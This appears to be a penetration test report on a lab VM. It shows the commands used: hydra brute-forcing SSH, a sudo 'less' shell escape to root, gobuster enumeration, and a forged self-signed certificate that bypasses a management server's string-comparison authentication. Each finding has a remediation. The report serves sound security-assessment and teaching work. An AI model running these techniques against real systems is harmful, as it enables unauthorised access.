VM Penetration Test

Start of testing: February 18, 2022

End of testing: March 18, 2022

Contents

1 Executive Summary

In this penetration test, the provided VM by the lecturer was assessed for security vulnerabilities. The assessment was conducted between the 18th February and the 18th March as a black box test, thus, no specific information about the internals of the system were provided. The scope of the assessment was as follows:

- Virtual Machine: 10.1.0.10

As a result, several vulnerabilities have been identified among the assets of the VM, some of which pose a significant risk. We found a few services running on the machine, which makes it vulnerable to exterior threats. Two of these vulnerabilities 3.1.2 and 3.3 are highly critical and allow an adversary to gain full access to the VM with all permissions, which would have a severe impact on the system. The solutions to these two vulnerabilities are not complicated and should be the top priority.

Other threats can be mitigated easily by keeping the system up to date and taking services offline that are not in use. Therefore, we recommend reviewing the services you need to run on this machine. Unnecessary services should be turned off, and the ones kept should be updated to the newest version.

Solutions to remedy the discovered vulnerabilities are provided together with detailed descriptions and reproduction steps in chapter 3.



Figure 1.1: Vulnerability Overview

2 Vulnerability overview

For a better comparision of vulnerabilities, we calculate the CVSS score using Common Vulnerability Scoring System Version 3.1 Calculator. We are grouping the vulnerabilities by their CVSS score the following way:

CVSS score	Category
9.0 - 10.0	Critical
7.0 - 8.9	High
4.0 - 6.9	Medium
0.1 - 3.9	Low

Table 2.1: Grouping

Table 2.2 depicts all vulnerabilities found during the penetration test. They are categorized by their risk and are differentiated in the categories low, medium, high and critical.

Risk	Asset	Vulnerability	Section	Page
Critical	Virtual Machine	Weak Password	3.1.2	5
High	Virtual Machine	Privilege Escalation	3.1.3	6
High	Apache Web Server	Outdated Version	3.2.1	7
Medium	Apache Web Server	Information Disclosure	3.2.2	9
High	Management Server	Broken Authentication	3.3	11

Table 2.2: Vulnerability Overview

3 Results

In this chapter, the vulnerabilities found during the penetration test are presented in detail. All issues are grouped by their target and contain the following information:

- Brief description.
- CVSS Base Score – see here for details.
- Exploitability – describes the likelihood of an issue being used against customer's infrastructure.
- References to classifications: WASC, OWASP, CWE.
- Steps to reproduce.

Furthermore, recommendations for remediation are given for each vulnerability found during the penetration test. Both "quick win" and long-term solutions are presented as well as some code examples.

3.1 Virtual Machine

Server IPv4 address: 10.1.0.10

3.1.1 Open Ports

The first step of our penetration test was scanning for open ports on the given virtual machine to get a starting point for our investigation. The port scanning was done with **nmap** on all ports of the VM. The scan had the following results:

```
$ nmap -A -p 0-65535 10.1.0.10

Nmap scan report for 10.1.0.10
Host is up (0.018s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 e9:b7:ab:3a:b8:68:5e:cc:85:f6:00:b3:99:b9:22:ae (RSA)
|   256 b4:7c:1f:96:22:5a:63:4d:2b:30:db:5f:ef:70:11:bd (ECDSA)
|_  256 9d:40:34:55:05:70:80:b0:d0:ce:d0:d5:f4:5d:cd:28 (ED25519)
80/tcp    open  http    Apache httpd 2.4.51 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.51 (Debian)
20321/tcp open  unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

With this scan we learned the operating system and revealed the open ports of the VM. The port 22 is open and running the SSH-Service on version OpenSSH 8.4p1 Debian 5. The VM also runs an Apache2-Server with the version httpd 2.4.51 on port 80. There is also running an unknown service on open port 20321. These open ports will be the starting point of our penetration test.

3.1.2 Weak Password

Description	The user bluey uses a weak password which can be brute-forced using common wordlists.
CVSS Base Score	9.1
Exploitablity	Critical
References to classifications	A2:2017-Broken Authentication

Table 3.1: Issue #1

3.1.2.1 Minimal proof of concept

A curated list of users can be found on the Apache web server **??**. This led us to beliefe that those are the usernames of the given virtual machine. We try to log in using the usernames and the rockyou wordlist on the open SSH port. The tool used for the brute-force operation is hydra. We tried all usernames but only one was successful, due to the fact that *root* is not accessible through SSH and *bingo* is not an initialized user.

```
$ hydra -l bluey -P rockyou.txt -t 4 10.1.0.10 ssh
```

3.1.2.2 Proposed solutions

To remediate the vulnerability, we advise either implementing a stronger password policy or passwordless SSH authentication using certificates.

1. A stronger password policy can be implemented by configuring the files in `/etc/pam.d/`. A module that helps with defining better policies is `pam_cracklib`. After implementing a new password policy, every user must update their password to satisfy the new policy.

2. Another solution is to use passwordless ssh authentication and disable the password ssh authentication. Passwordless authentication can be achieved using certificates.

3.1.3 Privilege Escalation

Description	The user bluey is able to read a log file using `less` with root privilege.
CVSS Base Score	7.3
Exploitablity	High
References to classifications	A01:2021 - Broken Access Control

Table 3.2: Issue #2

3.1.3.1 Minimal proof of concept

Using the gained user account in 3.1.1 we can investigate the virtual machine further. Since the user has no root privileges, we look for an application we can run as root without a password. In `etc/sudoers` file we find the following line:

```
bluey ALL=NOPASSWD: /usr/bin/less /var/log/auth.log
```

This reveals the user bluey has root privileges to use `less` on the `/var/log/auth.log` file. This poses a huge vulnerability because `less` allows a user to run commands inside the programm. If we execute:

```
!/bin/sh
```

we start a new shell instance with root privileges since less was run with root privileges. This means we now have full access on the virtual machine.

3.1.3.2 Proposed solutions

To properly mitigate this vulnerability sudo privileges should not be given to any user. If a user needs access to a sensitive file, it should be regulated through specific groups with permissions. Administrators have to treat sudo users with the same level of caution as the root user. Also, to further mitigate the exploitability of permissions, using programs without command execution is advised.

3.2 Apache Web Server

Hostname & Port: 10.1.0.10:80

With the initial port scanning, we found a running Apache web server on port 80. By using **nmap** we were able to retrieve the version of the web server which is used. The Apache2 version on the VM is v.2.4.51 which was released in October 2021. The web server is apparently not configured. When opening the web page in a browser, the Apache2 default index page is loaded.

3.2.1 Outdated Version

Description	Web server is vulnerable and outdated
CVSS Base Score	7.5
Exploitablity	High
References to classifications	OWASP: A06:2021-Vulnerable and Outdated Components

Table 3.3: Issue #3

3.2.1.1 Minimal proof of concept

The Apache2 web server is featuring the version 2.4.51. There are several vulnerabilities for this version known by the Apache Software Foundation. These vulnerabilities were only fixed in the more recent versions 2.4.52 and 2.4.53. You can find a detailed list of the vulnerabilities here.
The following CVE entries apply to this version of Apache2:

- CVE-2021-44224: Possible NULL dereference or SSRF in forward proxy configurations in Apache HTTP Server 2.4.51 and earlier (moderate)
- CVE-2021-44790 Possible buffer overflow when parsing multipart content in mod_lua of Apache HTTP Server 2.4.51 and earlier (important)
- CVE-2021-22719: mod_lua Use of uninitialized value of in r:parsebody (moderate)
- CVE-2021-22720: HTTP request smuggling vulnerability in Apache HTTP Server 2.4.52 and earlier (important)

- CVE-2021-22721: core: Possible buffer overflow with very large or unlimited LimitXMLRequestBody (low)
- CVE-2021-23943: mod_sed: Read/write beyond bounds (important)

3.2.1.2 Proposed solutions

We recommend upgrading the Apache2 web server to the newest version (currently v.2.4.53) where the vulnerabilities mentioned above have been fixed. Since the web server is not configured and in use, it would be advised to turn it off completely. It poses an unnecessary attack vector. This would also mitigate the information disclosure in the following finding.

3.2.2 Information Disclosure

Description	Web server exposes usernames
CVSS Base Score	6.5
Exploitablity	Medium
References to classifications	OWASP: A3:2017-Sensitive Data Exposure

Table 3.4: Issue #4

3.2.2.1 Minimal proof of concept

To find all subdomains of the web server we ran gobuster:

```
$ gobuster dir -u 10.1.0.10:80 -w /wordlists/dirbig.txt
```

⋮

```
===============================================================
//                    (Status: 200) [Size: 10701]
/home                 (Status: 301) [Size: 305] [--> http://10.1.0.10/home/]

===============================================================
```

⋮

Opening `10.1.0.10:80/home` in the browser reveals three potential usernames:

- root
- bluey
- bingo

Each user is the label of a directory and we ran another subdomain enumeration per user:

```
$ gobuster dir -u 10.1.0.10/home -w wordlists/file+dir.txt
```

⋮

```
===============================================================
/root                 (Status: 301) [Size: 310] [--> http://10.1.0.10/home/root/]
/.htpasswd            (Status: 403) [Size: 274]
/.htaccess            (Status: 403) [Size: 274]
/.htpasswds           (Status: 403) [Size: 274]

===============================================================
```

⋮

as seen in the output the files that return are forbidden.

3.2.2.2 Proposed solutions

If the web server should stay online, the server endpoints should be configured to use authentication & authorization to remediate leaking information.

3.3 Management Server

Hostname & Port: 10.1.0.10:20321

The initial port scanning revealed an unknown service on port 20321. After breaking the password of the user "bluey" and logging into the virtual machine, we can look at the running processes. There are two processes particularly interesting regarding the open port 20321:

```
$ ps aux

root      233604  0.0  0.4  17044  9560 ?        Ss   14:13   0:00
/usr/bin/python3 /opt/mgmtserver/mgmtserver \
   { "certfile": "/etc/management-server/server.crt", \
     "keyfile": "/etc/management-server/server.key" }

root      233605  0.0  0.2   6928  4244 ?        S    14:13   0:00
/usr/bin/openssl s_server -accept 20321  \
   -cert /etc/management-server/server.crt \
   -key /etc/management-server/server.key -naccept 1 -Verify 1
```

We can see that an SSL/TLS-Server from OpenSSL is running on port 20321. From the results above and the certificate and key path, we can deduce that the two processes are connected. It is highly probable that the SSL/TLS-Server is spawned by the python script "mgmtserver".

3.3.1 Broken Authentication

Description	Client certificate authentication is done with string comparison of the client subject line
CVSS Base Score	8.8
Exploitablity	High
References to classifications	OWASP: A2:2017-Broken Authentication

Table 3.5: Issue #5

With the user "bluey" we can not access the mgmtserver directory. To open the mgmtserver file, you need root access. For this, we can use the root user obtained with the less exploit. In the code, we can see that the certificate is not validated with a root certificate. The subject of the client certificate is only compared with another string.

```
...
if self._client_cert == "subject=CN = Management Client Certificate, \
O = Secure Systems Inc., OU = admin=false":
...
elif self._client_cert == "subject=CN = Management Client Certificate, \
O = Secure Systems Inc., OU = admin=true":
...
```

3.3.1.1 Minimal proof of concept

We can easily create a self-signed certificate that satisfies this string comparison. Such a certificate can be created with the following OpenSSL command:

```
$ openssl req -newkey rsa:4096 \
  -x509 \
  -sha256 \
  -subj "/CN=Management Client Certificate/O=Secure Systems Inc./OU=admin=true" \
  -days 3650 \
  -nodes \
  -out example.crt \
  -keyout example.key
```

With the certificate which can be created with the above command, we can now connect to port 20321. The python script will now compare the subject of our client certificate

with the string in the file and grant root access to the VM. To connect to the port, we can use the OpenSSL-Client:

```
$ openssl s_client -connect 10.1.0.10:20321 -cert example.crt -key example.key
```

3.3.1.2 Proposed solutions

To solve this vulnerability and improve the authentication, we recommend to not make a simple string comparison with the client certificate subject and instead verify the client certificate with a root certificate you posess. You can create a self-signed certificate and use it as a certificate authority. This CA certificate will be used to issue client certificates with which you can connect to your management server. For authentication, you have to verify the digital signature on the client certificate if it was issued by your root certificate.